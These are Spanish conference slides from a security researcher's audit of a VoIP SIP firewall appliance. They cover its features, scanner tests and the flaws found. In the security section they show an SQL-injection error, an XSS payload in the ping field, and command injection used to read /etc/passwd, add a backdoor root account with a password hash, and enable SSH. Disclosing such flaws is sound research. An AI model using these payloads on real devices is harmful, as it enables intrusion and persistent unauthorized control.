

Analizando la seguridad de un dispositivo de seguridad

Jose Luis Verdeguer



CyberCamp.es

Sobre mi



eMail: verdeguer@zoonsuite.com

Linkedin: <https://www.linkedin.com/in/pepelux>

Twitter: [@pepeluxx](https://twitter.com/pepeluxx)

- **Ingeniero Técnico de Sistemas Informáticos por la U.A.**
- **Master en Desarrollo y Programación de Apps y Servicios Web**
- **CTO en *Zoonsuite* (operador de VoIP)**
- **Ponente en diferentes congresos nacionales**
- **Autor del libro *Hacking y Seguridad VoIP* (de 0xWORD)**



¿ De qué va esta charla ?



VoIP



Problemas de la VoIP



¿Es lo mismo si nos atacan un sistema de VoIP que si nos atacan una web, un servidor de correo, o cualquier otro servicio?

¿Son las mismas consecuencias?

Problemas de la VoIP



Alguien que ataca una web lo suele hacer por:

- Simple diversión
- Motivos políticos
- Elevar su ego
- Robo de información




Problemas de la VoIP

Alguien que ataca un sistema de VoIP lo hace por:

- **Motivos económicos**
 - **\$\$\$\$\$**
 - **= grandes pérdidas en poco tiempo**



Fraude telefónico



Una buena administración, ¿es suficiente?

- Se debe tener siempre los sistemas actualizados
- Pero, no es tan sencillo
- Posiblemente tenemos que proteger diferentes servicios
 - PBX, Proxy, Web, TFTP, BBDD, Radius, Billing, etc
- Cada día aparecen nuevas técnicas de ataque, nuevos fallos, ...
- Una buena solución es un firewall:
 - Que nos ofrezca seguridad en la red
 - Que además 'sepa' de VoIP

Análisis de un dispositivo para evitar el fraude en VoIP

- **Funcionalidad**
- **Seguridad del propio aparato**
- **Respuesta por parte del fabricante**



Características



- **Análisis de paquetes SIP basándose en reglas de Snort.**
- **Anomalías en el protocolo SIP.**
- **Ataques de fingerprinting, enumeración de usuarios y crackeo de contraseñas.**
- **Protección ante diferentes tipos de ataques:**
 - **Dos/DDos.**
 - **CSS.**
 - **Buffer overflow.**
 - **Vulnerabilidades conocidas.**
- **Detección de fraude.**
- **SPIT o spam telefónico y war dialing.**
- **Posee listas negras dinámicas, listas blancas y reglas de firewall.**
- **Geolocalización.**



Características



**SIP Threat Management**

08-January-08 05:15:36 pm

STM 1.0.00 Fri_Sep_12_11:01:19_IST_2014

Welcome admin

Dashboard

Device

Security Settings

Security Alerts

Tools

Dashboard ?

System Status

Up-Time

1 day

Memory Usage (Total Memory:64MB)

86%

Flash Usage (Flash Size:16MB)

84%

CPU Usage

93%

Network Status

Network Info

Device IP : 192.168.0.232
LAN MAC : 00:17:F7:00:0E:00
WAN MAC : 00:17:F7:00:8E:39
Gateway : 192.168.0.254

Sig Update Version

STM Signatures: 1.0.00

DPI Status

Disabled

Running

Security Alert Summary

[Top 10 Signatures](#)

[Top 10 Categories](#)

[Top Src](#)

[Top Dest](#)

Last 10 Alerts

Time	ID	Category	Message	Src IP
01/03/00:34:01	70030060	7003	"Sig: From header format s: 192.168.0.177	
01/03/00:34:01	70030065	7003	"Sig: To header format s: 192.168.0.177	
01/03/00:34:09	70030068	7003	"Sig: From header format s: 192.168.0.177	
01/03/00:34:09	70030068	7003	"Sig: To header format s: 192.168.0.177	
01/03/00:34:09	70030035	7003	"Sig: To header multiple: 192.168.0.177	
01/03/00:40:40	70030060	7003	"Sig: From header format s: 192.168.0.177	
01/03/00:40:46	70030065	7003	"Sig: To header format s: 192.168.0.177	
01/03/00:41:03	70030060	7003	"Sig: From header format s: 192.168.0.177	
01/03/00:41:03	70030065	7003	"Sig: To header format s: 192.168.0.177	

Copyright © 2013-2015, Shield SIP Threat Management - Web Panel. All Rights Reserved.

Características



SIP Threat Management

Dashboard

System Status

Up-Time: 1 day

Memory Usage (Total Memory: 64MB): 80%

Flash Usage (Flash Size: 16MB): 40%

CPU Usage: 0%

Go Update Version: SIP Status: Disabled

Security Alert Summary

Top 10 Signatures: Top 10 Categories

Last 10 Alerts

Time	ID	Category	Message	Src IP
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1

Copyright © 2013 SIP Threat Management - All Rights Reserved.

SIP FIREWALL

Dashboard

System Status

Up-Time

Memory Usage (Total Memory: 64MB)

Flash Usage (Flash Size: 16MB)

CPU Usage

Go Update Version: SIP Firewall Signatures: 1.0.0

Security Alert Summary

Top 10 Signatures: Top 10 Categories

Last 10 Alerts




Time	ID	Category	Message	Src IP
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	From header format 100.100.1.1	100.100.1.1
01/03/2014 01:00:00	7000000	Malware	To header format 100.100.1.1	100.100.1.1

Network Status

Network Info

Device IP: LAN MAC: WAN MAC: Gateway:

Características



Características



¿Cómo analizamos la seguridad de un dispositivo físico?

- **Teniendo acceso al Firmware**
 - Si podemos descomprimirlo ...
 - ... tendremos acceso a todo el sistema
- **Problemas:**
 - Pocos fabricantes ponen el firmware en la web
 - Suele venir cifrado

¿Cómo analizamos la seguridad de un dispositivo físico?

- **Accediendo a los paneles de administración**
 - Web
 - SSH
 - Telnet
- **Problemas:**
 - Análisis a ciegas

¿Cómo analizamos la seguridad de un dispositivo físico?

- Mediante puertos habilitados para la administración
 - Puertos de consola (si hay)
 - UART, JTAG, etc
- Problemas:
 - Si no hay puerto de consola ...
 - ... tenemos que abrirlo = pérdida de garantía
 - Es posible que tengamos que soldar



Firmware



Por defecto, accesible desde las dos interfaces

- **No tenemos acceso al firmware completo.**
- **Podemos descargar actualizaciones desde la web del fabricante.**
- **Vienen cifradas y no podemos meterle mano.**



Herramientas



Para testearlo usaremos:

- Un switch para crear una red local
- Un Asterisk en una Raspberry PI
- El dispositivo de seguridad :)
- Un portátil desde donde lanzaremos los ataques



Analizando la funcionalidad



Funcionalidad (Panel web)



Muy sencillo de gestionar

SIP Attacks Detection ⓘ

Category	Action	Blocking Duration (seconds)	Enabled	Options
Reconnaissance Attacks	Log	none	☐	
Sip Devices Scanning	Block	120	☒	
SIP Extensions Discovery	Block	120	☒	
Multiple Authentication Failures/Bruteforce password cracking Attempt	Block	1800	☒	
Ghost calls Attempt	Block	1800	☒	
SIP Protocol Compliance	Log	none	☒	
Sip Anomaly Attacks	Block	1800	☒	
Sip Dos Attacks	Block	1800	☒	
Sip DDos Attacks	Dns	1000	☒	
Sip Cross site scripting Attacks	Block	1800	☒	
Buffer overflow Attacks	Block	1800	☒	

Funcionalidad (Panel web)



Por defecto, accesible desde las dos interfaces

Management Access ?

Search:

☐	Name ▾	IP Type ◆				
☐	DefaultAllAccess	ANY		Default rule that al	☒	 
☐	MgmtVlanAccess	IP_NETWORK	192.168.1.0/24	Access from Mgmt Vla	☒	 

Funcionalidad (Panel web)



Ya de entrada, no inspira mucha confianza

A screenshot of a login form with a blue background. It features two input fields: the top one has a person icon and contains a single quote character ('), and the bottom one has a key icon and contains a single dot character (.). A 'Login' button with a lock icon is positioned at the bottom right of the form.

Warning: SQLite3::query() [[sqlite3.query](#)]: Unable to prepare statement: 1, unrecognized token: "" in /home/stm/www/htdocs/shield/Control/web_users.php on line 19

Fatal error: Call to a member function fetchArray() on a non-object in /home/stm/www/htdocs/shield/Control/web_users.php on line 20

Funcionalidad (Panel web)



Ya de entrada, no inspira mucha confianza

board

Ping

Host

192.168.1.222 dice:

XSS

☐ Evita que esta página cree cuadros de diálogo adicionales.

Aceptar

Original request Edited request Response

Raw Params Headers Hex

```
POST /View/ping.php HTTP/1.1
Host: 192.168.1.222
Connection: keep-alive
Content-Length: 93
Cache-Control: max-age=0
Origin: https://192.168.1.222
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_
Chrome/61.0.3704.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/x
Referer: https://192.168.1.222/View/ping.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.0,es;q=0.6,gl;q=0.4
Cookie: temp=temp; PHPSESSID=8268015d5e99be01e189b293

host=8.8.8.8"><script>alert('XSS')</script><script>12
```

Funcionalidad (Acceso SSH)



```
Shield STM Appliance Appliance
shield>help

show date
show version
show cpu
show mem
show proc
show ip
show webui config
show signatures version
set date <MMDDhhmmYYYY> [<TZ>]
set webui port <port>
set webui passwd <passwd>
set console passwd
set ip <ip> <mask> <gateway>
enable [dpi|ssh|ntp]
disable [dpi|ssh|ntp]
clear logs
update firmware
update signatures
factoryreset
restart services
reset
shutdown
run diagnostics
list timezones
ping
download firmware <url>
install firmware
exit

shield>|
```

- Programa de comandos
- Exit

Funcionalidad (SIPVicious)



- **svmap.py**: localizar dispositivos y fingerprinting
- **svwar.py**: enumerar extensiones
- **svcrack.py**: crackear contraseñas por fuerza bruta
- **svcrash.py**: bloquear ataques de SIPVicious
- **svreport.py**: elaborar informes

Funcionalidad (SIPVicious)



The screenshot displays two overlapping windows. The background window is the 'SIP Threat Management' dashboard, accessible at <https://192.168.1.222/View/>. It features a sidebar with navigation links: Dashboard, Device, Security Settings, Security Alerts, and Tools. The main content area shows system status metrics: Up-Time (9 min), Memory Usage, Flash Usage, and CPU Usage. Below these is a 'Network Status' section with 'Network Info' details: Device IP: 192.168.1.222, LAN MAC: 00:17:F7:0B:9B:3, WAN MAC: 00:17:F7:0B:9B:3, and Gateway: 192.168.1.1. The foreground window is a terminal titled 'sipvicious -- bash -- 77x20'. It shows the command `python svmap.py 192.168.1.0/24` being executed on a system named 'MacBook-Pepelux:sipvicious pepelux\$'.

Funcionalidad (SIPVicious)



```
Frame 40: 452 bytes on wire (3616 bits), 452 bytes captured (3616 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 95.211.223.4 (95.211.223.4), Dst: 114.181. (114.181. )
User Datagram Protocol, Src Port: cp-spxrpts (5079), Dst Port: sip (5060)
Session Initiation Protocol (OPTIONS)
Request-Line: OPTIONS sip:100@114.181. SIP/2.0
Message Header
  Via: SIP/2.0/UDP 127.0.0.1:5079;branch=z9hG4bK-1071351776;rport
  Content-Length: 0
  From: "sipvicious"<sip:100@1.1.1.1>;tag=3/32623539313439313363340131313430373732363935
  Accept: application/sdp
  User-Agent: friendly-scanner
  To: "sipvicious"<sip:100@1.1.1.1>
  Contact: sip:100@127.0.0.1:5079
  CSeq: 1 OPTIONS
  Call-ID: 672422023290603499067060
  Max-Forwards: 70
```

Funcionalidad (SIPVicious)

The screenshot displays two overlapping windows. The background window is the 'SIP Threat Management' dashboard, showing system and network status. The foreground window is a terminal running a Python script. The dashboard includes a sidebar with navigation links (Dashboard, Device, Security Settings, Security Alerts, Tools) and a main content area with 'System Status' and 'Network Status' sections. The terminal window shows the command 'python svmap.py 192.168.1.0/24' being executed on a device named 'MacBook-Pepelux: sipvicious.cop pepelux\$'.

SIP Threat Management

01 January 30 12:04:24 am

Dashboard

System Status

- Up-Time: 1 min
- Memory Usage: [Progress Bar]
- Flash Usage (F): [Progress Bar]
- CPU Usage: [Progress Bar]

Network Status

Network Info

Device IP: 192.168.1.222
LAN MAC: 00:17:F7:00:8B:35
WAN MAC: 00:17:F7:00:8B:35
Gateway: 192.168.1.1

Copyright © 2013

MacBook-Pepelux: sipvicious.cop pepelux\$ python svmap.py 192.168.1.0/24

Funcionalidad (INVITE attack)



```
MacBook-Pepelux:~ pepelux$ perl sipinvite.pl
```

Características



- Análisis de paquetes SIP basándose en reglas de Snort.
- Anomalías en el protocolo SIP.
- Ataques de ~~fingerprinting~~, ~~enumeración de usuarios~~ y crackeo de contraseñas.
- Protección ante diferentes tipos de ataques:
 - Dos/DDos. ???
 - ~~CSS~~.
 - Buffer overflow.
 - Vulnerabilidades conocidas.
- ~~Detección de fraude~~.
- ~~SPIT o spam telefónico y war dialing~~.
- Posee listas negras dinámicas, listas blancas y reglas de firewall.
- Geolocalización.



Analizando la seguridad



¿Ejecutará la aplicación comandos propios o del sistema?

```
Shield STM Appliance Appliance
shield>help

show date
show version
show cpu
show mem
show proc
show ip
show webui config
show signatures version
set date <MMDDhhmmYYYY> [<TZ>]
set webui port <port>
set webui passwd <passwd>
set console passwd
set ip <ip> <mask> <gateway>
enable [dpi|ssh|ntp]
disable [dpi|ssh|ntp]
clear logs
update firmware
update signatures
factoryreset
restart-services
reset
shutdown
run diagnostics
list timezones
ping
download firmware <url>
install firmware
exit


shield>
```

Análisis: SSH

A screenshot of a macOS terminal window. The title bar at the top reads 'pepelux — ssh admin@192.168.1.222 — 80x24'. The terminal content shows the prompt 'MacBook-Pepelux:~ pepelux\$' followed by the command 'ssh admin@192.168.1.222'. A white cursor is positioned at the end of the command line. The background of the terminal is dark blue with some faint, blurry icons visible on the left side.

```
MacBook-Pepelux:~ pepelux$ ssh admin@192.168.1.222
```

Análisis: SSH



Análisis: Panel Web



¿Estarán bien filtradas las llamadas al sistema?

The screenshot shows the 'SIP Threat Management' web interface. On the left is a navigation menu with items: Dashboard, Device, Security Settings, Security Alerts, Tools (highlighted), Administration, Diagnostics, Ping, Traceroute, Troubleshooting, Firmware Upgrade, and Logs Archive. The main content area is titled 'Ping' with a help icon. It contains a 'Host' input field, a 'Count' dropdown set to '1', and 'Ping' and 'Reset' buttons. Below these is a large empty box for results. At the top of the interface, there is a timestamp '01-August-16 04:41:38 pm'.

Análisis: Panel Web



The image displays two overlapping web interfaces. The background interface is the SIP Threat Management dashboard, and the foreground interface is the Burp Suite application.

SIP Threat Management Dashboard:

- Header:** SIP Threat Management, 01-January-2016 01:02:22 am, STM 1.0.00
- Left Sidebar:** Dashboard, Device, Security Settings, Security Alerts, Tools >
- Main Content:**
 - System Status:**
 - Up-Time:** 1 min
 - Memory Usage (Total Memory:):** 73% (green bar)
 - Flash Usage (Flash Size:16MB):** 76% (green bar)
 - CPU Usage:** 10% (green bar)
 - Network Status:**
 - Network Info:**
 - Device IP : 192.168.1.222
 - LAN MAC : 00:17:F7:00:9B:35
 - WAN MAC : 00:17:F7:00:9B:34
 - Gateway : 192.168.1.1

Burp Suite Interface:

- Title Bar:** Burp Suite Free Edition v1.7.03 - Temporary Project
- Menu Bar:** Burp, Intruder, Repeater, Window, Help
- Tool Tabs:** Sequencer, Decoder, Comparer, Encoder, Project options, Load options, Alerts, Target, Proxy, Splice, Scanner, Intruder, Repeater
- Sub-Tabs:** Intercept, HTTP history, WebSockets history, Options
- Buttons:** Forward, Drop, Intercept is off, Action, Comment this item
- Bottom Bar:** Raw, Events, Headers, Hex, 0 matches

Análisis: Panel Web



Repetimos el mismo proceso para sacar un listado de ficheros:

- `ls / -R > /tmp/salida`
- Ruta web: `/home/stm/www/htdocs/shield/`
- Redirigimos la salida a una ruta accesible vía web
- Leemos de forma más fácil con un GET

```
MacBook-Pepelux:~ pepelux$ ./stm.sh
Usage: ./stm.sh COMMAND SHOW_RESPONSE
Examples: ./stm.sh "cat /etc/passwd" 1
          ./stm.sh "cp /etc/passwd /etc/passwd.cop" 0
MacBook-Pepelux:~ pepelux$
```

Análisis: Panel Web



```
MacBook-Pepelux:~ pepelux$ joe stm.sh
```

Cabe la posibilidad de que el SSH no esté activo

```
enable_ssh()
{
    echo "Enabling SSH..."
    sqlite3 /home/stm/www/hldocs/shield/DB/stm.db "UPDATE DEVICE_SETTINGS SET VAL=1 WHERE NAME='EnableSSH'"
    stmconfig 3
}
```

O que no sepamos la contraseña de acceso

```
$ ./stm.sh "echo 'pepelux:x:0:0:root:/root:/bin/sh'>>/etc/passwd" 0
```

```
$ ./stm.sh "echo 'pepelux:\$1\$iZkveuzd\$KV.232Z0uQ1TqNQxGiMne.:
10933:0:99999:7:::'>>/etc/shadow" 0 (pass 123456)
```

Si no tenemos acceso por SSH

Podemos compilar netcat para MIPS (en este caso *Little Endian*)

- Toolchains para MIPS LE:

[http://download1.dd-wrt.com/dd-wrtv2/downloads/toolchains/
toolchains.tar.xz](http://download1.dd-wrt.com/dd-wrtv2/downloads/toolchains/toolchains.tar.xz)

- Versión simplificada de Netcat:

<http://download.savannah.gnu.org/releases/netkitty/nk-1.9.tar.gz>

